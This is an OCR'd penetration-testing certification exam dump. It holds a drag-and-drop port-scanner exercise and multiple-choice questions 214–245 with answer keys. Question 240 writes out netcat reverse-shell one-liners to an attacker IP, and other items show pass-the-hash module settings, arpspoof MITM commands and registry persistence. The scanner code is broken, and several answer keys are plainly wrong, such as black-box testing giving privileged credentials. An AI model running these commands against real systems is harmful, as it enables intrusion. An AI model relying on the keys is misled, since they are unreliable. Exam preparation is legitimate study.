
Analyze the code segments to determine which sections are needed to complete a port scanning script.

Drag the appropriate elements into the correct locations to complete the script.

If at any time you would like to bring back the initial state of the simulation, please click the reset all button.

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.

Select and Place:



```
exec_scan(sys.argv[1], $PORTS)
```

```
port_scan(sys.argv[1], ports)
```

```
export $PORTS = 21, 22
```

```
self .ports (
  try:
     s.connect((ip, port))
     print("%s:%s – OPEN" % (ip, port))

  except socket.timeout
     print("%s:$s – TIMEOUT" % (ip, port))

  except socket.error as e:
     print("%s:%s – CLOSED" % (ip, port))

  finally:
     s.close()
)
```

```
for $PORT in $PORTS:
  try:
     s.connect((ip, port))
     print("%s:%s – OPEN" % (ip, port))

  except socket.timeout
     print("%s:$s – TIMEOUT" % (ip, port))

  except socket.error as e:
     print("%s:%s – CLOSED" % (ip, port))

  finally:
     s.close()
)
```

```
#!/usr/bin/python
```

```
#!/usr/bin/ruby
```

```
ports = [21, 22]
```

```
run_scan(sys.argv[1], ports)
```


```
#!/usr/bin/bash
```

```
{:ports => 21 :ports => 22}
```

```
for port in ports:
  try:
     s.connect((ip, port))
     print("%s:%s – OPEN" % (ip, port))

  except socket.timeout
     print("%s:$s – TIMEOUT" % (ip, port))

  except socket.error as e:
     print("%s:%s – CLOSED" % (ip, port))

  finally:
     s.close()
```

```
 import socket

 import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if_name_== '_main_':
 if len(sys.argv) < 2
      print('Execution requires a target IP address.
Exiting…')
      exit(1)
  else:
```

- -



Drag and Drop Options

```
exec_scan(sys.argv[1], $PORTS)
```

```
port_scan(sys.argv[1], ports)
```

```
export $PORTS = 21, 22
```

```
self .ports {
  try:
     s.connect((ip, port))
     print("%s:%s - OPEN" % (ip, port))

  except socket.timeout
     print("%s:$s - TIMEOUT" % (ip, port))

  except socket.error as e:
     print("%s:%s - CLOSED" % (ip, port))

  finally:
     s.close()
}
```

```
for $PORT in $PORTS:
  try:
     s.connect((ip, port))
     print("%s:%s - OPEN" % (ip, port))

  except socket.timeout
     print("%s:$s - TIMEOUT" % (ip, port))

  except socket.error as e:
     print("%s:%s - CLOSED" % (ip, port))

  finally:
     s.close()
}
```

```
#!/usr/bin/python
```

```
#!/usr/bin/ruby
```

```
ports = [21, 22]
```

```
run_scan(sys.argv[1], ports)
```

```
#!/usr/bin/bash
```

```
{:ports => 21 :ports => 22}
```

```
for port in ports:
  try:
     s.connect((ip, port))
     print("%s:%s - OPEN" % (ip, port))

  except socket.timeout
     print("%s:$s - TIMEOUT" % (ip, port))

  except socket.error as e:
     print("%s:%s - CLOSED" % (ip, port))

  finally:
     s.close()
```

Immutables

```
#!/usr/bin/python

import socket

import sys

ports = [21, 22]

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

  for port in ports:
    try:
       s.connect((ip, port))
       print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
       print("%s:$s - TIMEOUT" % (ip, port))

    except socket.error as e:
       print("%s:%s - CLOSED" % (ip, port))

    finally:
       s.close()

if_name_== '_main_':
 if len(sys.argv) < 2
      print('Execution requires a target IP address.
Exiting…')
      exit(1)
 else:

  run_scan(sys.argv[1], ports)
```

Correct Answer:

QUESTION 214

A senior employee received a suspicious email from another executive requesting an urgent wire transfer. Which of the following types of attacks is likely occurring?

- A. Spear phishing
- B. Business email compromise
- C. Vishing
- D. Whaling

- -

Correct Answer: *A*

Reference:
https://www.welivesecurity.com/2020/03/13/415pm-urgent-message-ceo-fraud/

QUESTION 215
A client has scheduled a wireless penetration test. Which of the following describes the scoping target information MOST likely needed before testing can begin?

- A. The physical location and network ESSIDs to be tested
- B. The number of wireless devices owned by the client
- C. The client's preferred wireless access point vendor
- D. The bands and frequencies used by the client's devices

Correct Answer: *D*

QUESTION 216
A security analyst was provided with a detailed penetration report, which was performed against the organization's DMZ environment. It was noted on the report that a finding has a CVSS base score of 10.0. Which of the following levels of difficulty would be required to exploit this vulnerability?

- A. Very difficult; perimeter systems are usually behind a firewall.
- B. Somewhat difficult; would require significant processing power to exploit.
- C. Trivial; little effort is required to exploit this finding.
- D. Impossible; external hosts are hardened to protect against attacks.

Correct Answer: *C*

QUESTION 217
A penetration tester has gained access to a marketing employee's device. The penetration tester wants to ensure that if the access is discovered, control of the device can be regained. Which of the following actions should the penetration tester use to maintain persistence to the device? (Select TWO.)

- A. Place an entry in HKLM\Software\Microsoft\CurrentVersion\Run to call au57d.ps1.
- B. Place an entry in C:\windows\system32\drivers\etc\hosts for 12.17.20.10 badcomptia.com.
- C. Place a script in C:\users\%username\local\appdata\roaming\temp\au57d.ps1.
- D. Create a fake service in Windows called RTAudio to execute manually.
- E. Place an entry for RTAudio in HKLM\CurrentControlSet\Services\RTAudio.
- F. Create a schedule task to call C:\windows\system32\drivers\etc\hosts.

Correct Answer: *AC*

QUESTION 218
Which of the following tools is used to perform a credential brute force attack?

- A. Hydra
- B. John the Ripper

- C. Hashcat
- D. Peach

Correct Answer: *A*
Reference:
https://www.greycampus.com/blog/information-security/brute-force-attacks-prominent-tools-to-tackle-such-attacks

QUESTION 219
Which of the following situations would cause a penetration tester to communicate with a system owner/client during the course of a test? (Select TWO.)

- A. The tester discovers personally identifiable data on the system.
- B. The system shows evidence of prior unauthorized compromise.
- C. The system shows a lack of hardening throughout.
- D. The system becomes unavailable following an attempted exploit.
- E. The tester discovers a finding on an out-of-scope system.

Correct Answer: *BD*

QUESTION 220
A penetration tester has performed a security assessment for a startup firm. The report lists a total of ten vulnerabilities, with five identified as critical. The client does not have the resources to immediately remediate all vulnerabilities. Under such circumstances, which of the following would be the BEST suggestion for the client?

- A. Apply easy compensating controls for critical vulnerabilities to minimize the risk, and then reprioritize remediation.
- B. Identify the issues that can be remediated most quickly and address them first.
- C. Implement the least impactful of the critical vulnerabilities' remediations first, and then address other critical vulnerabilities
- D. Fix the most critical vulnerability first, even if it means fixing the other vulnerabilities may take a very long lime.

Correct Answer: *D*

QUESTION 221
Which of the following is the reason why a penetration tester would run the chkconfig --del servicename command at the end of an engagement?

- A. To remove the persistence
- B. To enable persistence
- C. To report persistence
- D. To check for persistence

Correct Answer: *A*

QUESTION 222
A penetration tester wants to target NETBIOS name service. Which of the following is the MOST likely command to exploit the NETBIOS name service?

- A. arpspoof
- B. nmap


- C. responder
- D. burpsuite

Correct Answer: *B*
Reference:
http://www.hackingarticles.in/netbios-and-smb-penetration-testing-on-windows/
QUESTION 223
A security consultant receives a document outlining the scope of an upcoming penetration test. This document contains IP addresses and times that each can be scanned. Which of the following would contain this information?

- A. Rules of engagement
- B. Request for proposal
- C. Master service agreement
- D. Business impact analysis

Correct Answer: *A*

QUESTION 224
A penetration tester executes the following commands:



```
C:\>%userprofile%\jtr.exe
This program has been blocked by group policy.
C:\>accesschk.exe -w -s -q -u Users C:\Windows
rw C:\Windows\Tracing
C:\>copy %userprofile%\jtr.exe C:\Windows\Tracing
C:\Windows\Tracing\jtr.exe
jtr version 3.2...
jtr>
```

Which of the following is a local host vulnerability that the attacker is exploiting?

- A. Insecure file permissions
- B. Application whitelisting
- C. Shell escape
- D. Writable service

Correct Answer: *A*
Reference:
https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/#john-the-ripper---jtr
QUESTION 225
A penetration tester reviews the scan results of a web application. Which of the following vulnerabilities is MOST critical and should be prioritized for exploitation?

- A. Stored XSS
- B. Fill path disclosure
- C. Expired certificate
- D. Clickjacking

Correct Answer: *A*
Reference:
https://www.owasp.org/index.php/Top_10_2010-A2-Cross-Site_Scripting_(XSS)
QUESTION 226
A penetration tester observes that several high-numbered ports are listening on a public web server. However, the system owner says the application only uses port 443. Which of the following would be BEST to recommend?

- A. Transition the application to another port.
- B. Filter port 443 to specific IP addresses.
- C. Implement a web application firewall.
- D. Disable unneeded services.

Correct Answer: *D*

QUESTION 227
A penetration tester was able to enter an SQL injection command into a text box and gain access to the information store on the database. Which of the following is the BEST recommendation that would mitigate the vulnerability?

- A. Randomize the credentials used to log in.
- B. Install host-based intrusion detection.
- C. Implement input normalization.
- D. Perform system hardening.

Correct Answer: *D*

QUESTION 228
Black box penetration testing strategy provides the tester with:

- A. a target list
- B. a network diagram
- C. source code
- D. privileged credentials

Correct Answer: *D*
Reference:
https://www.scnsoft.com/blog/fifty-shades-of-penetration-testing
QUESTION 229
Which of the following tools would a penetration tester leverage to conduct OSINT? (Select TWO).

- A. Shodan
- B. SET
- C. BeEF
- D. Wireshark
- E. Maltego
- F. Dynamo

Correct Answer: *AE*
Reference:
https://resources.infosecinstitute.com/top-five-open-source-intelligence-osint-tools/#gref
QUESTION 230
A penetration tester is performing ARP spoofing against a switch. Which of the following should the penetration tester spoof to get the MOST information?

- A. MAC address of the client
- B. MAC address of the domain controller
- C. MAC address of the web server
- D. MAC address of the gateway


Correct Answer: *D*

QUESTION 231
A penetration tester is able to move laterally throughout a domain with minimal roadblocks after compromising a single workstation. Which of the following mitigation strategies would be BEST to recommend in the report? (Select THREE).

- A. Randomize local administrator credentials for each machine.
- B. Disable remote logons for local administrators.
- C. Require multifactor authentication for all logins.
- D. Increase minimum password complexity requirements.
- E. Apply additional network access control.
- F. Enable full-disk encryption on every workstation.
- G. Segment each host into its own VLAN.

Correct Answer: *CDE*

QUESTION 232
A security consultant is trying to attack a device with a previously identified user account.



```
Module options (exploit/windows/smb/psexec):

Name                   Current Setting                                               Required
----                   ---------------                                               --------
RHOST                  192.168.1.10                                                  yes
RPORT                  445                                                           yes
SERVICE_DESCRIPTION                                                                  no
SERVICE_DISPLAY_NAME                                                                 no
SERVICE_NAME                                                                         no
SHARE                  ADMIN$                                                        yes
SMBDOMAIN              ECorp                                                         no
SMBPASS                aad3b435b514004ccaad3b435b5140ee:gbh5n356b58700ggppd6m2439ep  no
SMBUSER                Administrator                                                 no
```

Which of the following types of attacks is being executed?

- A. Credential dump attack
- B. DLL injection attack
- C. Reverse shell attack
- D. Pass the hash attack

Correct Answer: *D*

QUESTION 233
A malicious user wants to perform an MITM attack on a computer. The computer network configuration is given below:

IP: 192.168.1.20 -

NETMASK: 255.255.255.0 -

DEFAULT GATEWAY: 192.168.1.254 -

DHCP: 192.168.1.253 -
DNS: 192.168.10.10, 192.168.20.10
Which of the following commands should the malicious user execute to perform the MITM attack?

- A. arpspoof -c both -r -t 192.168.1.1 192.168.1.20
- B. arpspoof -t 192.168.1.20 192.168.1.254
- C. arpspoof -c both -t 192.168.1.20 192.168.1.253
- D. arpspoof -r -t 192.168.1.253 192.168.1.20

Correct Answer: *B*
Reference:
https://www.hackers-arise.com/single-post/2017/07/25/Man-the-Middle-MiTM-Attack-with-ARPspoofing
QUESTION 234
A client has requested an external network penetration test for compliance purposes. During discussion between the client and the penetration tester, the client expresses unwillingness to add the penetration tester's source IP addresses to the client's IPS whitelist for the duration of the test. Which of the following is the BEST argument as to why the penetration tester's source IP addresses should be whitelisted?

- A. Whitelisting prevents a possible inadvertent DoS attack against the IPS and supporting log-monitoring systems.
- B. Penetration testing of third-party IPS systems often requires additional documentation and authorizations; potentially delaying the time-sensitive test.
- C. IPS whitelisting rules require frequent updates to stay current, constantly developing vulnerabilities and newly discovered weaknesses.
- D. Testing should focus on the discovery of possible security issues across all in-scope systems, not on determining the relative effectiveness of active defenses such as an IPS.

Correct Answer: *D*

QUESTION 235
An energy company contracted a security firm to perform a penetration test of a power plant, which employs ICS to manage power generation and cooling. Which of the following is a consideration unique to such an environment that must be made by the firm when preparing for the assessment?

- A. Selection of the appropriate set of security testing tools
- B. Current and load ratings of the ICS components
- C. Potential operational and safety hazards
- D. Electrical certification of hardware used in the test

Correct Answer: *A*

QUESTION 236

An individual has been hired by an organization after passing a background check. The individual has been passing information to a competitor over a period of time. Which of the following classifications BEST describes the individual?

- A. APT
- B. Insider threat
- C. Script kiddie
- D. Hacktivist

Correct Answer: *B*
Reference:
https://en.wikipedia.org/wiki/Insider_threat
QUESTION 237
Which of the following is an example of a spear phishing attack?

- A. Targeting an executive with an SMS attack
- B. Targeting a specific team with an email attack
- C. Targeting random users with a USB key drop
- D. Targeting an organization with a watering hole attack

Correct Answer: *A*
Reference:
https://www.comparitech.com/blog/information-security/spear-phishing/
QUESTION 238
A security assessor is attempting to craft specialized XML files to test the security of the parsing functions during ingest into a Windows application. Before beginning to test the application, which of the following should the assessor request from the organization?

- A. Sample SOAP messages
- B. The REST API documentation
- C. A protocol fuzzing utility
- D. An applicable XSD file

Correct Answer: *D*

QUESTION 239
Which of the following CPU registers does the penetration tester need to overwrite in order to exploit a simple buffer overflow?

- A. Stack pointer register
- B. Index pointer register
- C. Stack base pointer
- D. Destination index register

Correct Answer: *A*
Reference:
http://www.informit.com/articles/article.aspx?p=704311&seqNum=3
QUESTION 240
During a web application assessment, a penetration tester discovers that arbitrary commands can be executed on the server. Wanting to take this attack one step further, the penetration tester begins to

explore ways to gain a reverse shell back to the attacking machine at 192.168.1.5. Which of the following are possible ways to do so? (Select TWO).

- A. nc 192.168.1.5 44444
- B. nc -nlvp 44444 -e /bin/sh
- C. rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.5 44444>/tmp/f
- D. nc -e /bin/sh 192.168.1.5 44444
- E. rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.5 444444>/tmp/f
- F. rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.5.1 44444>/tmp/f

Correct Answer: *BC*
Reference:
https://www.reddit.com/r/hacking/comments/5ms9gv/help_reverse_shell_exploit/
QUESTION 241
Consumer-based IoT devices are often less secure than systems built for traditional desktop computers. Which of the following BEST describes the reasoning for this?

- A. Manufacturers developing IoT devices are less concerned with security.
- B. It is difficult for administrators to implement the same security standards across the board.
- C. IoT systems often lack the hardware power required by more secure solutions.
- D. Regulatory authorities often have lower security requirements for IoT systems.

Correct Answer: *A*

QUESTION 242
Which of the following commands starts the Metasploit database?

- A. msfconsole
- B. workspace
- C. msfvenom
- D. db_init
- E. db_connect


Correct Answer: *A*
Reference:
https://www.offensive-security.com/metasploit-unleashed/msfconsole/
QUESTION 243
A company requested a penetration tester review the security of an in-house developed Android application. The penetration tester received an APK file to support the assessment. The penetration tester wants to run SAST on the APK file. Which of the following preparatory steps must the penetration tester do FIRST? (Select
TWO).

- A. Convert to JAR.
- B. Decompile.
- C. Cross-compile the application.
- D. Convert JAR files to DEX.
- E. Re-sign the APK.
- F. Attach to ADB.

Correct Answer: *AB*

QUESTION 244

A penetration tester identifies the following findings during an external vulnerability scan:



Vulnerability	Ports
Multiple unsupported versions of Apache found	80, 443
SSLv3 accepted on HTTPS connections	443
Mod_rewrite enabled on Apache servers	80, 443
Windows Server 2012 host found	21

Which of the following attack strategies should be prioritized from the scan results above?

- A. Obsolete software may contain exploitable components.
- B. Weak password management practices may be employed.
- C. Cryptographically weak protocols may be intercepted.
- D. Web server configurations may reveal sensitive information.

Correct Answer: *D*

QUESTION 245

